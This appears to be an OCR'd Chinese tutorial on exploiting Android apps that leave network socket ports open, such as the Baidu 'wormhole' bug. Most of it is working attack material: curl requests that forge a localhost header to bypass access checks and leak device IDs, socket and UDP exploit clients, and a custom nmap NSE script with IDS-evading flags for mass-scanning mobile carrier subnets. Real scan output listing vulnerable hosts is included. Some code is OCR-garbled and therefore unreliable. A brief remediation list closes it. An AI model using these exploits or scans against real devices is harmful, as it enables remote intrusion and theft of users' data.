Socket远程连接漏洞场景和危害

Android应用通常使用PF_UNIX、PF_INET、PF_NETLINK等不同domain的socket来进行本地
IPC或者远程网络通信，这些暴露的socket代表了潜在的本地或远程攻击面，历史上也出现过不少利
用socket进行拒绝服务、root提权或者远程命令执行的案例。特别是PF_INET类型的网络socket，可
以通过网络与Android应用通信，其原本用于linux环境下开放网络服务，由于缺乏对网络调用者身
份或者本地调用者pid、permission等细粒度的安全检查机制，在实现不当的情况下，可以突破
Android的沙箱限制，以被攻击应用的权限执行命令，通常出现比较严重的漏洞。Android安全研究
的新手，可以从传统服务器渗透寻找开放socket端口的思路，去挖掘和查找此类型的漏洞。

APP应用开放网络端口漏洞历史上最为典型的是虫洞漏洞，虫洞是由乌云白帽子发现的百度系列
APP存在socket远程攻击漏洞而命名的一种漏洞。

漏洞的成因是如果手机开放端口，但是如果缺少对发送者的身份验证或者是存在权限控制缺陷，
导致黑客拿下这个端口的权限，便可以获得手机此端口开放的所有功能。

无论是 Wi-Fi 无线网络或者3G/4G 蜂窝网络，只要是手机在联网状态都有可能受到攻击。攻
击者事先无需接触手机，无需使用DNS欺骗。
此漏洞只与APP有关，不受系统版本影响。
漏洞可以达到如下攻击效果:

- 远程静默安装应用
- 远程启动任意应用
- 远程打开任意网页
- 远程静默添加联系人
- 远程获取用用户的GPS地理位置信息/获取imei信息/安装应用信息

- 远程发送任意intent广播
- 远程读取写入文件等


漏洞挖掘：根据端口定位APP

1. netstat 查看端口开放情况

2、选择感兴趣的端口转换为16进制，比如说图中6259转换为1873。 查看位于/proc/net/目录下对应Socket套接字状态文件，在其中找到使用该Socket的应用UID。

10075就是使用该socket的应用的UID。通过这个UID可以得知应用的用户名为u0_a75。

3、通过用户名找到APP



直接使用NETSTATPLUS软件查看手机上已经开放的UDP和TCP端口。

漏洞挖掘：定位APP端口漏洞的核心代码

得知某个应用开放某个端口以后，接下就可以在该应用的逆向代码中搜索端口号（通常是端口号的16进制表示），重点关注ServerSocket(tcp)、DatagramSocket(udp)等类，定位到关键代码，进一步探索潜在的攻击面。

要定位到核心代码首先要了解TCP和UDP开放端口的原理和工作流程。

漏洞挖掘：TCP端口（TCP数据流）

通过开放端口接收TCP数据一般存在两种形式：数据流、CGI。

数据流形式是通过开放端口直接接收外部传来的数据进行解析，
如下图所示，BufferReader传入了外界的输入数据流，然后进行readLine进行读取，对读取到的数据进行分析，顺着TCP数据读入逻辑，
我们就可以对读入的数据进行分析，进一步查看是否有安全漏洞。

漏洞挖掘：TCP端口（CGI）

CGI形式的端口开放是由手机在这个端口上构造了一个小型的HTTP服务器，通过HTTP的形式可以对这个端口上有的
功能进行请求。
CGI一般会有两种方式：
1、Apache给我们提供的HttpServer
2、继承老外编写好的NanoHttpd（百度使用的就是这种方式）
使用HttpServer一般是需要定位到继承HttpRequestHandler类的实现函数handle：

```
//自定义HttpRequest的处理类，我们需要继承HttpRequestHandler接口
static class WebServiceHandler implements HttpRequestHandler {

    public WebServiceHandler() {
        super();
    }
    //在这个方法中我们就可以处理请求的业务逻辑
    public void handle(final HttpRequest request,
            final HttpResponse response, final HttpContext context)
            throws HttpException, IOException {

        //获取请求方法
        String method = request.getRequestLine().getMethod().toUpperC.
        //获取请求的uri
        String target = request.getRequestLine().getUri();
        Log.e("proyx",target);
        Map<String,String> params = Utils.getParam(target);
        //拼接参数
        StringBuilder param = new StringBuilder();
        param.append("cookie=");
        if(params.get("cookie") != null){
            param.append(params.get("cookie"));
        }
```

NanoHttpd，是一个抽象类，需要继承自这个类，而具体的响应代码在serve中：

```
* 我们需要自己实现这个方法
*/
public Response serve(IHTTPSession session) {
    Map<String, String> files = new HashMap<String, String>();
    Method method = session.getMethod();
    if (Method.PUT.equals(method) || Method.POST.equals(method)) {
        try {
            session.parseBody(files);
        } catch (IOException ioe) {
            return new Response(Response.Status.INTERNAL_ERROR, MIME_PLAINTEXT, "SERVER INTERNAL ERROR: IOException: " + ioe.getMessage());
        } catch (ResponseException re) {
            return new Response(re.getStatus(), MIME_PLAINTEXT, re.getMessage());
        }
    }

    Map<String, String> parms = session.getParms();
    parms.put(QUERY_STRING_PARAMETER, session.getQueryParameterString());
    return serve(session.getUri(), method, session.getHeaders(), parms, files);
}

/**
 * Decode percent encoded <code>String</code> values.
 *
 * @param str the percent encoded <code>String</code>
 * @return expanded form of the input, for example "foo%20bar" becomes "foo bar"
```

在具体的分析逆行代码时，由于会对非系统函数进行混淆，所以在寻找serve函数时候，只能根据参数比照以及根据大概的业务逻辑进行大胆猜测和分析，手机百度逆向之后疑似代码：

```
public b a(String arg9, m arg10, Map arg11, Map arg12, Map arg13) {
    Object v0_2;
    b v3;
    b v1_1;
    b v0 = null;
```

漏洞挖掘：UDP端口

UDP开放端口一般使用DatagramPacket去实现数据的接收和发送，由于对系统函数不会做混淆处理，所以首先定位到DatagramPacket之后，继续在当前类中查找receive函数，则可以迅速定位到对接收到的数据处理的核心代码的位置。 如下图所示是创建一个DatagramPacket进行数据接收。

```
1. // 创建一个接收数据的DatagramPacket对象
2. DatagramPacket packet=new DatagramPacket(buf, 256);
3. // 接收数据报
4. socket.receive(packet);
```

逆向某个APP查找到接收数据的关键位置。

```
void doListen() {
    DatagramSocket v1;
    DatagramSocket v2 = null;
    byte[] v0 = new byte[1024];
    DatagramPacket v3 = new DatagramPacket(v0, v0.length);
    try {
        v1 = new DatagramSocket(65502);
    }
    catch(Throwable v0_1) {
        v1 = v2;
        goto label_38;
    }
    catch(Exception v0_2) {
        v1 = v2;
        goto label_31;
    }

    try {
        JoinMeUdpService.udpListen = true;
        while(JoinMeUdpService.udpListen) {
            a.b("WIFI", "udp listen ......");
            v1.receive(v3);
            if(!JoinMeUdpService.udpListen) {
```

CGI形式APP端口漏洞Socket利用程序编写

CGI形式APP端口漏洞使用curl就可以对相关端口进行发起http请求。

如下图所示：发现传入的参数值为mcmdf内容需要以inapp 开始。

我们发现百度对remote-addr进行了限制，虽然是是进行所有来源的响应但是如果不是127.0.0.1则会不进行处理。

但是我们可以使用 -H “remote-addr: 127.0.0.1 “进行 伪造，从而绕过对IP只能是本地的限制，

同样我们还可以对引用进行伪造-e http://m.baidu.com

```
String v1_4 = arg9.length() > 0 ? arg9.substring(1) : arg9;
v0_2 = arg12.get("mcmdf");
if((TextUtils.isEmpty(((CharSequence)v0_2))) || (TextUtils.equals(((CharSequence)v0_2), "null"))
        || !((String)v0_2).startsWith("inapp_")) {
label_115:
    v0 = v3;
}
else {
    e v0_3 = new e(this.f);
    if(TextUtils.equals(arg11.get("remote-addr"), "127.0.0.1")) {
        v0 = v0_3.a(v1_4, arg10, arg11, arg12, arg13);
    }
    else if(TextUtils.equals(((CharSequence)v1_4), "getcuid")) {
        v0 = v0_3.a(v1_4, arg10, arg11, arg12, arg13);
    }
    else {
        goto label_115;
    }
}

if(v0 == null) {
    v0 = this.a(arg9, arg11, this.e);
}

if(m.c.equals(arg10)) {
    v0.a("Access-Control-Allow-Origin", "*");
}

return v0;
```

针对上图的APP端口漏洞我们可以构造如下的请求进行利用： curl -H "remote-addr: 127.0.0.1" "http://*.*.*.*:40310/getcuid?callback=123&mcmdf=inapp_xxx"

```
123 && 123({"error":0,"secret":"0","cuid":"043E0613FAF315B9D200A624A6A63958|815512360485253"});
```

CGI形式端口漏洞Socket利用程序编写（参考）

对于Http形式的请求，我们也可以使用Socket形式去发送数据，如下图所示：

```
String hostname = "localhost";// 主机，可以是域名，也可以是ip地址
int port = 8080;// 端口
InetAddress addr = InetAddress.getByName(hostname);
// 建立连接
Socket socket = new Socket(addr, port);
// 创建数据提交数据流
httpGetWriter = new BufferedWriter(new OutputStreamWriter(socket.getOutputStream(), "GBK"));
// 相对主机的请求地址
StringBuffer httpSubmitPath = new StringBuffer("/icbcnet/testpostresult.jsp?");
httpSubmitPath.append(URLEncoder.encode("name", "GBK"));
httpSubmitPath.append("=");
httpSubmitPath.append(URLEncoder.encode("fruitking", "GBK"));
httpSubmitPath.append("&");
httpSubmitPath.append(URLEncoder.encode("company", "GBK"));
httpSubmitPath.append("=");
httpSubmitPath.append(URLEncoder.encode("pubone", "GBK"));
httpGetWriter.write("GET " + httpSubmitPath.toString() + " HTTP/1.1\r\n");
httpGetWriter.write("Host: socket方式的get提交测试\r\n");
httpGetWriter.write("remote-addr: 127.0.0.1\r\n");
httpGetWriter.write("\r\n");
httpGetWriter.flush();
// 创建web服务器响应的数据流
httpResponse = new BufferedReader(new InputStreamReader(socket.getInputStream(), "GBK"));
// 读取每一行的数据，注意大部分端口操作都需要交互数据。
String lineStr = "";
while ((lineStr = httpResponse.readLine()) != null) {
    System.out.println(lineStr);
```

数据流形式端口漏洞Socket利用程序编写


1、我们发现某个APP开放了6666端口，于是分析定位到关键代码：

```
}

try {
    if(!this.b.isConnected()) {
        goto label_65;
    }

    v7 = v3.readLine();
    j.a(f.a, new Object[]{"command: " + v7});
    v0_1 = "";
    if(v7.startsWith("JUMPTO_")) {
        String v1 = v7.substring(7, v7.length());
        Intent v2 = new Intent("jumpto");
        v2.putExtra("activity", v1);
        LudashiApplication.a().sendBroadcast(v2);
    }
    else {
        goto label_72;
    }
```

使用熟悉的curl进行如下请求，我们发现控制台并没有正确返回：

```
版所有 (C) 2009 Microsoft Corporation。保留所有权利。

C:\Users\zhangqing-xy>Curl "127.0.0.1:6666/JUMPTO_com.ludashi.benchmark.business.clear.ui.SuperClearEraseActivity"

C:\Users\zhangqing-xy>_
```


Log输出为：



我们发现getCommand为 GET /JUMP_.....

那么会明白我们使用curl的形式去请求时，程序使用数据流的形式去读取会把http的请求头部一起带上，所以没有达到预期的效果。

使用PrintWriter的形式去向指定端口的IP地址发送数据




1、

2、

```
doComm(DatagramSocket arg5, String arg6, InetAddress arg7, int arg8) {
try {
    if(!arg6.equalsIgnoreCase("JoinMe Broadcast")) {
        a.b("WIFI", "invalid broadcast: " + arg6);
        return;
    }

    String v0_1 = arg7.getHostAddress();
    if(JoinMeUdpService.connectedIP != null && JoinMeUdpService.connectedIP.length() > 0 &&
            !JoinMeUdpService.connectedIP.equalsIgnoreCase(v0_1)) {
        a.b("WIFI", "invalid ip: " + v0_1 + ", connected id: " + JoinMeUdpService.connectedIP);
        return;
    }

    if(JoinMeService.getConnectStatus(JoinMeService.socketPC) != 1) {
        a.b("WIFI", "usb already connected");
        return;
    }
```

3、直接使用nc命令连接



Python：

```
import socket

__author__    'zhangqing-xy'
def          (ip,port)
   address    (ip, port)
   #s = socket.socket(socket.AF_INET,socket.SOCK_STREAM) #tcp 的判断方法
   s    socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
   try
      s.connect(address)
      s.sendto("JoinMe Broadcast",address)
      print s.recvfrom(2048)
      s.shutdown(2)
      print '%d is open'     port
      return True
   except Exception as e
      print e
      print '%d is down'     port
      return False
if __name__       "__main__"
   IsOpen('192.168.253.2',65502)
```

在3G/4G网络下APP端口漏洞扫描

对于Android app开放socket端口漏洞的远程利用场景，一般认为Android客户端都在内网，
其利用主要还是在非安全的公共WiFi环境，通过对漏洞特征扫描即可利用。但在传统认为安全
的移动互联网环境，发现仍然可以扫描到其他开放端口的终端，因此也可以利用这种漏洞，在
一个联通或者是电信的3G、4G网络下一个IP地址的C段和一个IP地址的B段所有内网之间的IP地
址之间都是可以互相发现的，导致无论是装有了端口漏洞APP的设备在WIFI还是移动网络下都
变得不是安全的。

难点： 在批量扫描过程中，如何提高扫描效率，同时避免被防火墙阻止或者是被IDS检测到。

工具： nmap

参数	描述
-PN	如果不用此参数在扫描中国电信网络时会被检测到，并且尽量不要使用多线程。
-n	建议使用，不做dns解析
-T 0 or 1	建议使用以免被IDS检测到


1、./nmap -sT -p6677,6587,38517,6259,40310,14087,14088 –T1 -vv -n -PN --open --script zq nmap -oN
lt1026.txt 10.26.0.0/16
2、 --script zq nmap是指定自己编写的nmap NSE脚本
3、教程： http://www.2cto.com/Article/201410/339758.html
4、


```
local comm=require "comm"
require "shortport"
local http=require "http"

function accessPage(ip)
    local ok=""
    local result=""
    local header={"Connection: Keep-Alive", "Accept-Language: en-us" ,"remote-addr: 127.0.0.1"
    c = curl.easy_init()
    c:setopt(curl.OPT_SSL_VERIFYHOST, 0);
    c:setopt(curl.OPT_SSL_VERIFYPEER, 0);
    c:setopt( curl.OPT_HTTPHEADER, header )
    c:setopt( curl.OPT_REFERER, "http://m.baidu.com")
    c:setopt(curl.OPT_URL, ip)
    c:setopt(curl.OPT_WRITEFUNCTION, function(buffer)
            result=buffer
        --print("\r")
        return #buffer
    end)
    ok=c:perform()
    return ok, result
end

portrule = function(host,port)
        if((port.number == 6677) and (port.state=="open")) then
            return (port.number == 6677) and (port.state=="open")
        end
        if((port.number == 6259) and (port.state=="open")) then
            return (port.number == 6259) and (port.state=="open")
        end
        if((port.number == 40310) and (port.state=="open")) then
            return (port.number == 40310) and (port.state=="open")
        end
        if((port.number == 14087) and (port.state=="open")) then
            return (port.number == 14087) and (port.state=="open")
        end
        if((port.number == 6587) and (port.state=="open")) then
            return (port.number == 6587) and (port.state=="open")
        end
        if((port.number == 38517) and (port.state=="open")) then
            return (port.number == 38517) and (port.state=="open")
        end
end
```

```
action = function(host,port)
    if(port.number == 6587) then
        local url = "/t=0"
        local response = http.get(host, port, url)
        if(response==nil or response.body==nil) then
            return "the port about 360 browser is not dangerous "
        end
        local index=string.find(response.body,"\"code\":\"0\"")
        if(index==nil) then
            return  response.body.."the port about 360 browser is not dangerous "
        else
            return  response.body.." and the port about 360 browser is dangerous "
        end
    end
    if(port.number==40310) then

        --accessPage("http://"..host..":40310/sendintent?callback=123&cmdf=inapp_xxx&intent=int
        dandroid.intent.action.VIEW%3bend%3b")
        zq, zq2=accessPage("http://"..host["ip"]..":40310/getcuid?callback=123&cmdf=inapp_xxx")
        return zq2.."    The port about baidu is dangerous"
    end
    if(port.number==6259) then
        zq, zq2=accessPage("http://"..host["ip"]..":6259/getcuid?callback=123&cmdf=inapp_xxx")
        return zq2.."    The port about baiduinput is dangerous"
    end
    if(port.number==14087) then
        return "The port about yingyongbao is dangerous"
    end
    if(port.number==6677) then
        return "The port about gaodeditu is dangerous"
    end
    if(port.number==38517) then
        local url ="/getClientInfo"
        local response = http.get(host, port, url)
        if(response==nil or response.body==nil) then
            return "the port about shoujizhushou360 is not dangerous "
        end
        local index=string.find(response.body,"verCode")
        if(index==nil) then
            return response.body.."  The port about shoujizhushou360 is not dangerous"
        else
            return response.body.."  The port about shoujizhushou360 is dangerous"
        end
```

```
allen@allen:~/yd3$ nmap -sT -p6677,6587,38517,6259,40310,14087 -T4 -vv -n -PN --open --script zq_nmap -oN lt10241.txt 10.2.0.0/16

Starting Nmap 6.47 ( http://nmap.org ) at 2016-04-18 17:45 CST
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating Connect Scan at 17:45
Scanning 170 hosts [6 ports/host]
Discovered open port 6587/tcp on 10.2.0.42
Connect Scan Timing: About 41.95% done; ETC: 17:46 (0:00:43 remaining)
Discovered open port 38517/tcp on 10.2.0.42
Discovered open port 38517/tcp on 10.2.0.109
Discovered open port 38517/tcp on 10.2.0.146
Discovered open port 38517/tcp on 10.2.0.125
Discovered open port 6259/tcp on 10.2.0.51
Completed Connect Scan at 17:47, 129.73s elapsed (1020 total ports)
NSE: Script scanning 170 hosts.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 17:47
Completed NSE at 17:47, 6.42s elapsed
Nmap scan report for 10.2.0.42
Host is up (0.15s latency).
Scanned at 2016-04-18 17:45:43 CST for 133s
Not shown: 4 closed ports
PORT      STATE SERVICE
6587/tcp  open  unknown
|_zq_nmap: {"code":"0","message":"6.8.3"} and the port about 360 browser is dangerous
38517/tcp open  unknown
|_zq_nmap: Forbidden  The port about shoujizhushou360 is not dangerous

Nmap scan report for 10.2.0.51
Host is up (0.73s latency).
Scanned at 2016-04-18 17:45:43 CST for 133s
Not shown: 4 closed ports, 1 filtered port
PORT     STATE SERVICE
6259/tcp open  unknown
|_zq_nmap: 48820403668"));    The port about baiduinput is dangerous
```

APP应用开放网络端口漏洞修复和防护





□ 使用RSA加密操作，对所有的请求进行RSA加密，然后本地存储RSA公钥进行身份验证。代码链接。

□ 去除这部分命令执行功能，使用应用层的intent实现打开网页。

□ 监听0.0.0.0的端口转为127.0.0.1，或给相关执行动作加入用户安全提示，需用户允许才能打开网页。